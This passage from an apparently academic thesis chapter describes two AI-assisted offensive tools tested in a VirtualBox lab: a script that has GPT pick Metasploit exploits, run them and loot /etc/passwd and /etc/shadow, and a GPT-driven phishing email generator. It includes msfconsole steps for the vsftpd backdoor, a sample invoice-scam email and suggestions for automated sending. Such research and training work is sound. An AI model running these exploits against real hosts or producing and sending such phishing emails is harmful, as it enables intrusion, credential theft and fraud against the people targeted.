



Figure 9.1: Work flow of the Script

This workflow fully automates reconnaissance, exploitation, looting, and reporting — covering all essential stages of ethical hacking.

### 9.2.5 Detailed Code Explanation

This script was tested in a controlled virtual lab environment using VirtualBox. For the attacker machine, we use Kali Linux with Nmap, Metasploit, and Python installed, as it has a few payloads ready to use. The victim/target machine is Metasplitable2, which is a vulnerable machine that was intentionally designed that way for educational purposes and pentesting training. Both these machines are connected to the same virtual NAT network inside VirtualBox to ensure the main system or any other system doesn't get affected and that the environment stays controlled and isolated for exploitation.

The script starts off by asking for the target IP address. Then the following stages are performed sequentially:

1. **Network Scanning:** The `run_nmap()` function runs nmap to scan the ports of the target IP address, to keep it short, its configured to scan ports from 1 to 100 only. The Nmap output is captured for later analysis by the Openai GPT model "gpt-4o-mini".

2. **Vulneravility Analysis:** When the Nmap results are passed to the `ask_chatgpt()` function. The model analyses open ports and services. for educational purposes, we use a meta-exploitable virtual machine connected to the hacker's machine via NAT virtual network. After analysis, it recommends suitable Metasploit modules in the format `exploit/xyz` to a selected port/service.

3. **Automated Exploitation:** Using the recommended module, `run_metasploit()` crafts a Metasploit resource file (.rc) that sets the msfconsoles variables like LHOST and LPORT (hacker's details of machine) along with launching the exploit AI has suggested. If exploitation is successful, then a shell session is established for looting purposes, and then the session is handed to the user to exploit. In this case, we check if it's a metaexploitable machine by running commands like "whoami" or "IP addrs," etc.

4. **post-exploitation looting:** Upon creation of a session, `loot_system_info()` collects system information such as its ID, hostname, processes that are open, passwords from etc/passwd and network connections. This collected data is also stored in a file for later use or quick view for the user, and then the session is handed to the user to live test and exploit the system further, so to proceed, the user has to exit out of the msfconsole .

5. **Report Generation:** Finally, `generate_report()` has all the gathered data, which it formats into a professional pentest report, again using openAI and its natural language generation capabilities.

### 9.2.6 Execution and Results

The tool Auto-hack Script was run in a virtualized lab environment that is controlled by VirtualBox. The attacker machine is Kali Linux VM with required dependencies (namp, Metasploit, Python 3, OpenAI API ) while the victim machine was Metasploitable2. Both machines are connected through their own NAT network adapter provided by VirtualBox (it is a virtual network), This way the main





Figure 9.2: Phases of EH

OS is not affected in any way if anything goes wrong, providing isolated communication

The script is executed to evaluate how well the script can automate stages of pen testing while maintaining the accuracy and usability of output. Each part of the output is compared to the stage of Ethical Hacking (EH), with corresponding screenshots and a brief explanation of what each stage performs.

The stages of Ethical Hacking (EH) is shown in Figure 9.2

- **1. Reconnaissance (info gathering)**
  The Script starts off by requesting an accessible IP address from user and starts Nmap scan. Nmap scan running against this IP gathers information on the target, such as which ports are open, what service they run and what operating system fingerprint it has.
  *Refer to Figure 9.3*: This shows ip input, nmap results and GPT analyzing the results

- **2. Vulnerability Analysis**
  The Nmap results are handed to GPT 4o-mini model through the `ask_chatgpt()` function which in turn suggests matching exploits (in this case, matching

Metasploit modules.
*Refer to Figure 9.3*: ChatGPT response for the Nmap results immediately after the scan

- **3. Exploitation**
  The script uses the suggestions and loads the payload by running `MSFconsole`, while also constructing a resource file (.rc) which sets parameters like LHOST, RHOST, LPORT, etc
  *Refer to Figure 9.4*: Shows MSFconsole running while it loads and generates .rc file.

- **4. Post-Exploitation**
  If the exploit is successful, a reverse shell is established and handed off to the user to verify after trying to run the common loot commands that copies things like `/etc/passwd or /etc/shadow` using `loot_system_info()`,
  *Refer to Figure 9.5*: Post-exploitation data retrieval and victim verify

- **5. Reporting**
  Finally, all the gathered data, including nmap results, suggestions of exploits, loot commands results and suggestions on how to prevent this attack is compiled into a text-based report. GPT transforms raw logs into a readable format which is saved in a file.
  *Refer to Figure 9.6 and 9.7*: GPT based report generated output

This phase wise automation confirms that the tool aligns well with the traditional EH framework and demonstrates how AI can assist in both decision making and scripting for ethical hacking tasks.

```
┌──(root㉿kali)-[~/project]
└─# python3 auto_crack.py
Enter Target IP: 10.0.2.6
[+] Running Nmap scan on 10.0.2.6...
[DEBUG] Full ChatGPT Response: Based on the Nmap scan results, the following open ports and services a

- 21/tcp - FTP
- 22/tcp - SSH
- 23/tcp - Telnet
- 25/tcp - SMTP
- 53/tcp - DNS
- 80/tcp - HTTP

Considering these services, here are some suggested Metasploit exploit modules:

1. For the FTP service (port 21), you can use:
   ```
   exploit/unix/ftp/vsftpd_234_backdoor
   ```

2. For the Telnet service (port 23), if it is running a vulnerable version of Telnet, you can use:
   ```
   exploit/unix/telnet/telnet_encryption
   ```

3. For the HTTP service (port 80), check for vulnerabilities with:
   ```
   exploit/multi/http/struts_code_exec
   ```
   (Make sure to determine the web application running on this port for more specific exploits.)

Please verify the specific versions of the services running to choose the most appropriate module, as
[+] Selected Exploit: exploit/unix/ftp/vsftpd_234_backdoor
[*] Launching Metasploit with full exploitation and looting...
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
```

Figure 9.3: Input ip, nmap scan results, ChatGPT suggestions




Figure 9.4: Msf console starting





Figure 9.5: Running suggested payload and attempting looting(failed attempt)

```
[*] 10.0.2.6 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit
[+] Generating report...
[+] Report saved as pentest_report_10.0.2.6.txt!

[+] FINAL REPORT:
 # Penetration Testing Report

## Target Information
- **IP Address**: 10.0.2.6
- **Scan Date**: 2025-04-28
- **MAC Address**: 08:00:27:72:5A:BE (Oracle VirtualBox virtual NIC)

## Executive Summary
This penetration test aimed to identify vulnerabilities within the target syst
or potential exploitation of identified services.

## Findings


### Open Ports and Services
The following ports and services were found to be open on the target system:

| Port    | State | Service |
|---------|-------|---------|
| 21/tcp | open  | FTP     |
| 22/tcp | open  | SSH     |
| 23/tcp | open  | Telnet  |
| 25/tcp | open  | SMTP    |
| 53/tcp | open  | DNS     |
| 80/tcp | open  | HTTP    |

### Vulnerability Assessment
Based on the services running on the open ports, the following Metasploit expl

1. **FTP Service (Port 21)**:
   - **Exploit Module**: `exploit/unix/ftp/vsftpd_234_backdoor`
   - Description: This exploit targets a known backdoor vulnerability in vsftp
```

Figure 9.6: Generating report and exporting it into a file



```
#### Steps to Verify Successful Exploitation
To successfully exploit the FTP service, follow these steps:

1. **Set Up Metasploit**:
   - Launch the Metasploit Framework with the command:
     ```
     msfconsole
     ```

2. **Use the Exploit Module**:
   - Load the exploit module for the vsftpd backdoor:
     ```
     use exploit/unix/ftp/vsftpd_234_backdoor
     ```

3. **Configure the Payload**:
   - Set the payload to be used upon successful exploitation. For example, to use a reverse shell:
     ```
     set payload cmd/unix/interact
     ```

4. **Set Target Options**:
   - Specify the target IP address:
     ```
     set RHOST 10.0.2.6
     ```

5. **Run the Exploit**:
   - Execute the exploit:
     ```
     exploit
     ```

6. **Verify Session Establishment**:
   - Upon successful exploitation, a session should be established. Verify this by checking for a session identifier in Metasploit:
     ```
     sessions
     ```

### Exploitation Results
During testing, there were issues with establishing a session, indicated by the following error messages:
- "Invalid session identifier: 1"
- "Session manipulation failed: undefined method `type' for nil:NilClass"
```

Figure 9.7: Sippet from generated report

### 9.2.7 Summary

The Auto-hack script shows a case of feasibility of automating traditional penetration testing activities by integrating widely adopted tools such as Nmap and Metasploit with modern AI-powered fuctions like analysis, ideas, suggestions, verifying process through OpenAI's GPT models. It does the full testing cycle from the first reconnaissance to exploitation and post-exploitation data looting/-gathering, which reduces the manual work traditionally required in penetration testing.

Since its a modular design and clear interface and very less input from user, the script can be executed on a UI-based interface with a bit of coding, and due its design it can be executed on any unix-based system with python, Nmap, and metasploit installed, which also include bunt USB ISO images of kali linux or any other linux based systems and cloud-based containers.

In the current state, the script relies entirely on prompt-based usage of pre-trained model. However, future improvements could involve fine-tuning a custom language model on penetration testing with specific prompts or exploit datasets. This would allow the AI component to provide more context, detailed sugges-

tions while prioritize critical vulnerabilities, and potentially automate payload selection and evasive strategies. Integrating learning from past tests and feedback loops could further enhance the adaptability of the tool in real world red team operations

The simplistic logic of this doesn't depend on a hardcoded target parameters, allowing the system to be applied against any accessible IP address for testing vulnerabilities.

Furthermore, functions like reporting, or exploit susstions function, due to how it utilizes natural language generation via OpenAI, it proves to be very extensible, With just minor modifications, it can be configured to generate alternative types of documentation such as compliance checklists, vulnerability summaries, incident response snapshots, or red team engagemnt report.

This shows that the adaptability of the script not only is a functional exploitation tool but also a resuseable framework for many different cybersecurity use cases in all environments like academic, educational, and testing environment.

## 9.3 AI Phishing Email Generator

### 9.3.1 Introduction

The Phishing Email Generator is a custom AI-powered tool developed in this thesis to show how Large Language Models (LLMs) like ChatGPT can be leveraged to simulate realistic phishing emails for training and awareness purposes. This script with a little customization, can be fully automated to pull logs, HTML code and other links to increase social clues. This tool is entirely written and tested by me and operates by taking minimal input such as name, type of email and target details if any, resluting in a highly professional phishing email.

There exist toolkits like GoPhish and SET (Social Engineer Toolkit) that provide similar results but they lack dynamic language generation or rely on a preset static templates. While my tool dynamically creates content with natural language fluency with any given language, makeing it ideal for red-team simulations or controlled awareness testing. Since it is designed strictly for educational use and EH, I have avoided adding features that legitimize its results and sending it through real email engines like Gmail or Outlook .

### 9.3.2 Purpose

The goal of this tool is to simplify and enhance the generation of phishing emails for simulated attacks or cybersecurity training exercises. Traditional email crafting requires social engineering expertise, clear psychological targeting, and professional formatting This tool automates that by allowing users to specify a few contextual details which are then expanded into a polished message using GPT-4.

It is particularly useful for demonstrating the risks posed by LLMs in social engineering contexts and for conducting internal awareness campaigns without relying on prewritten templates.

### 9.3.3 Description

This tool is implemented as a command-line script that interacts with the OpenAI GPT-4 model. The user is prompted to enter key parameters such as the target's name, company, attack type (e.g., invoice fraud, password reset), and an optional URL that simulates a phishing link. These inputs are then used to build a structured prompt, which is submitted to GPT-4 via its API.

The response from the model contains a formatted phishing email, which includes subject line, greeting, attack message body, and a call-to-action (e.g., clicking a link).The output is displayed in the terminal and also saved locally as a '.txt' file for later reference or demonstration. The structure of the prompt and response ensures consistency while allowing contextual flexibility depending on the input.

This tool aligns with the **Reconnaissance** and **Social Engineering** stages of the Ethical Hacking process as it simulates a phishing attack from you gathering info on the target and the tool using it to social engineer the contents

### 9.3.4 Architecture, Modules, and Workflow

The script operates through a command-line interface that accepts users inputs such as the target name, organization name and type of phishing scenario such as password reset, account lock, or fake invoice fraud. It sends this parameters to OpenAI via a configured prompt to produce a professional email with accurate details. Optionally the script allows the user to enter the link to the said fake website, and it leaves space for other details like logo or map location at the end of the email which can be embedded into the script or done manually.

It is designed to aid in social engineering simulations and training within a controlled environment.:

1. **Input Handler:** Accepts target specific parameters including company name, attack type (e.g. password reset, invoice scam), and optionally a fake login URL or image asset link.

2. **Prompt Builder:** Constructs a custom prompt in natural language while embedding the user inputs in a template that simulates legitimate communication for the given phishing scenario.

3. **OpenAI API Module:** Submit a request to the GPT-4 model using its API and retrieves the generated email content. This is purely inference-based; no training or fine-tuning of the AI model is performed.

4. **Output Manager:** Displays the generated email in the terminal and optionally writes it to a '.txt' file for further use or review. The script supports multilingual generation and formatting extensions like logos or maps.

This tool specifically addresses the reconnaissance and social engineering phases of ethical hacking by enabling the rapid simulation of phishing attempts tailored to predefined attack vectors. The architecture of this process is illustrated in Figure 9.8.





Figure 9.8: Generating report and exporting it into a file

### 9.3.5 Detailed Code Explanation

The main logic of the script is in the functions `generate_phishing_email()`, which constructs a configured prompt for OpenAI and requests email content. The temperature is set to 0.5 to balance creativity with structure, which makes sure that the results are readable and professional. Refer figure 9.9

```
response = client.chat.completions.create(
    model="gpt-4o-mini",
    messages=[
        {"role": "system", "content": "You are a professional phishing simulation generator."},
        {"role": "user", "content": prompt}
    ],
    temperature=0.5
)
```

Figure 9.9: Adjusting temp for deep faking

The prompt is carefully designed to simulate a legitimate looking expertly generated content for ethical simulations. The script avoids malicious payloads and only functions in controlled lab environments. Each message is formatted

with proper greetings, subject lines, action steps, and sign-off signatures with logo or map link.

For the demonstration, the script runs and we input the following details

- Enter Target Name: shane
- Enter Target Company: Telecoms
- Choose Email Type ( Example: security-update / account-lock / password-reset / invoice-scam): invoice-scam
- Enter fake login page URL (or leave blank to skip): http://10.0.2.15:5000

As you see, we simulated an invoice scam. The Script assumes persona of an employee at a company named Telecorp and generates a urgent looking email that appears to come from said company and internal finance department. The email contains can contain a forged invoice attachment or the user can attach a costom one, the space it allocated for it , and there are instructions that guides victim to verify the payment by clicking a fake link.

This was selected because invoice fraud is one of the most common and convincing forms of phishing used in real world attacks. The generated email includes realistic formatting, corporate language, and a spoofed signature to improve believability, it can also be configured to pull logos and map links to a ligit company to deep fake the mail, but since its in controlled environment it doesn't actually send or collect data outside, it just leaves a blank space for it **EH Phase**

**Mapping:**

- **Reconnaissance :** The use of target names, details and what type of email would the target fall for, simulates early-stage personalization.
- **Social Engineering:**The core purpose of this tool is to simulate email-based attacks intended to manipulate targets, a key aspect of the social engineering phase in Ethical Hacking.

### 9.3.6 Generated Email Example

Below is an example of a phishing email generated by the system for a scenario where the target name is Shane who works in company named Telecom, and the type of attack is invoice scam/fraud. Refer figure 9.11

H





Figure 9.10: Mapping of tool to EH stages

```
┌──(root㉿kali)-[~/project/hack_site_gen]
└─# cat phishing_email_shane.txt
Subject: Urgent: Invoice for Your Recent Telecoms Services

Dear Shane,

We hope this message finds you well.

We are reaching out to inform you that your recent invoice for Telecoms services is
ur earliest convenience.

**Invoice Details:**
- Invoice Number: 123456
- Amount Due: $150.00
- Due Date: [Insert Due Date]

To access your account and view the invoice, please click the link below:

[View Invoice](http://10.0.2.15:5000)

Please note that failure to settle your invoice by the due date may result in servic

Thank you for your prompt attention to this matter.

Best regards,

The Telecoms Billing Team
Telecoms
[Your Contact Information]
[Your Company Website]

*This is an automated message. Please do not reply directly to this email.*

---
```

Figure 9.11: Resulted Email from script

To test multilingual capabilities, few extra lines of code is added in the scripting (2 lines) which accepts a new variable for language, and then the scrip was promted to make a phishing email for a victum named Ali, who works in ESET and his password is being reset, but this time its asked to make it in slovak, the results is in figure |9.12





Figure 9.12: Script running to give output in Slovak language

The GPT model was able to generate a grammatically correct and contextually appropriate phishing message in the selected language. This shows the adaptability of LLMs like GPT in feild of social engineering.

### 9.3.7 Summary

The **AI Phishing Email Generator** shows how LLM (large language models ) can be leveraged to craft deep faking social engineering content with minimal input, by accepting only few parameters like the target name, company, and context, AI can cut down manual labor time short greatly by avoiding such tedious work. This can be used to simulate awareness campaigns or read team training. furthermore, due to its open source nature and simplistic logic, more parameters can be

added for social clues like HTML formatted texts , embed target specific logos and email footers to increase the chances and credibility of these attacks.

Furthermore, because of its open source nature and simple logic, more options and parameters can be added for more social clues like HTML formatted texts, Logo's, and map links as demonstrated in figure 9.12

Currently, the script relies on the pre-existing and pre-trained model (GPT-4o) while effective, the generation quality can vary depending on prompt quality and structure, this can be improved by fine-tunning a smaller language model (GPT-2 or LLaMA) on dataset of phishing email examples. This would allow the tool to produce even more realistic and context-specific emails with less prompt engineering while also helping simulate evolving social engineering tactics more effectively.

Something that requires knowledge of persuasive writing, attack psychology, and email formatting can now be partially or fully automated. Not only the content, but also the procedure can be automated by integrating with command-line email dispatch tools like `msmtp`,`mutt` or Python's `smtplib` can be scripted to enhance this further to support end-to-end automation, These tools can directly dispatch emails via Gmail, Yahoo, or internal SMTP relays.

## 9.4 AI-Generated Fake Page Generator

### 9.4.1 Introduction

